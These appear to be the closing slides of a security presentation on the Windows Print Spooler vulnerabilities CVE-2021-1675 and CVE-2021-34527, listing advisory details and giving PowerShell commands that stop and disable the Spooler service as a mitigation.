Windows Print Spooler Remote Code Execution Vulnerability

CVE-2021-1675

On this page

Security Vulnerability

Released: Jun 8, 2021 Last updated: Jun 21, 2021


Assigning CNA: Microsoft

MITRE CVE-2021-1675

CVSS:3.0 7.8 / 6.8

LPE → RCE

LPE



Windows Print Spooler Remote Code Execution Vulnerability

CVE-2021-34527

On this page

Security Vulnerability

Released: Jul 1, 2021

Assigning CNA: Microsoft

MITRE CVE-2021-34527

Disable print spooler:

```
Stop-Service -Name Spooler –Force
Set-Service -Name Spooler -StartupType Disabled
```

Conclusion

- **Spooler is still a good attack surface through years of vulnerabilities disclosure.**
- **Disabled your spooler, if you don’t need it.**

Q&A

Thanks for listening!

Any Questions?